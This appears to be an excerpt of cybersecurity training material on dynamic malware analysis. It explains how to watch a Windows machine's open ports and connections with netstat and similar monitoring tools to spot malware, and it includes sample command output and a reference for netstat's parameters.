
  - Port Monitoring
  - Process Monitoring
  - Registry Monitoring
  - Windows Services Monitoring
  - Startup Programs Monitoring
  - Event Logs Monitoring/Analysis
  - Installation Monitoring
  - Files and Folders Monitoring
  - Device Drivers Monitoring
  - Network Traffic Monitoring/Analysis
  - DNS Monitoring/Resolution
  - API Calls Monitoring
  - System Calls Monitoring

Dynamic Malware Analysis: Port Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks, or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, and **TCPView** to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses



```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:8834           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49668          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49673          0.0.0.0:0              LISTENING
  TCP    10.10.1.11:139         0.0.0.0:0              LISTENING
  TCP    10.10.1.11:49717       72.21.91.29:80         LAST_ACK
  TCP    10.10.1.11:49901       52.226.139.121:443     ESTABLISHED
  TCP    10.10.1.11:49979       52.226.139.121:443     ESTABLISHED
  TCP    10.10.1.11:50069       204.79.197.203:443     ESTABLISHED
  TCP    10.10.1.11:50070       204.79.197.200:443     ESTABLISHED
  TCP    10.10.1.11:50071       204.79.197.222:443     ESTABLISHED
  TCP    10.10.1.11:50072       72.21.91.29:80         ESTABLISHED
  TCP    127.0.0.1:49694        127.0.0.1:49695        ESTABLISHED
```



https://docs.microsoft.com

Port Monitoring Tools

- Port Monitor
  (https://www.port-monitor.com)
- CurrPorts
  (https://www.nirsoft.net)
- TCP Port / Telnet Monitoring
  (https://www.dotcom-monitor.com)
- PortExpert
  (https://www.kcsoftwares.com)
- PRTG's Network Monitor
  (https://www.paessler.com)

Port Monitoring

Malware programs corrupt the system and open system input/output ports to establish connections with remote systems, networks, or servers to accomplish various malicious tasks. These open ports can also form backdoors for other types of harmful malware and programs. Open ports act as communication channels for malware. They open unused ports on the victim's machine to connect back to the malware handlers. Scanning for suspicious ports will help in identifying such malware.

You can also determine whether malware is trying to access a particular port during dynamic analysis by installing port monitoring tools such as TCPView and Windows command-line utility tools such as netstat. These port monitoring tools provide details such as the protocol used, local address, remote address, and state of the connection. Additional features may include process name, process ID, remote connection protocol, etc.

- **Netstat**

  It displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). When used without parameters, netstat displays only active TCP connections.

  Syntax


  ```
  netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]
  ```

  Parameters

  - **-a:** Displays all active TCP connections and the TCP and UDP ports on which the computer is listening.
  - -**e:** Displays Ethernet statistics, such as the number of bytes and packets sent and received. This parameter can be combined with -s.

- **-n:** Displays active TCP connections; however, addresses and port numbers are expressed numerically, and no attempt is made to determine names.
- **-o:** Displays active TCP connections and includes the process ID (PID) for each connection. You can find the application based on the PID in the Processes tab in Windows Task Manager. This parameter can be combined with -a, -n, and -p.
- **-p Protocol:** Shows connections for the protocol specified by Protocol. In this case, Protocol can be tcp, udp, tcpv6, or udpv6. If this parameter is used with -s to display statistics by protocol, Protocol can be tcp, udp, icmp, ip, tcpv6, udpv6, icmpv6, or ipv6.
- **-s:** Displays statistics by protocol. By default, statistics are shown for the TCP, UDP, ICMP, and IP protocols. If the IPv6 protocol for Windows XP is installed, statistics are shown for the TCP over IPv6, UDP over IPv6, ICMPv6, and IPv6 protocols. The -p parameter can be used to specify a set of protocols.
- **-r:** Displays the contents of the IP routing table. This is equivalent to the route print command.

In the image below, the command **netstat -an** displays all the active TCP connections as well as the TCP and UDP ports on which the computer is listening along with the addresses and port numbers.




```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Admin>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
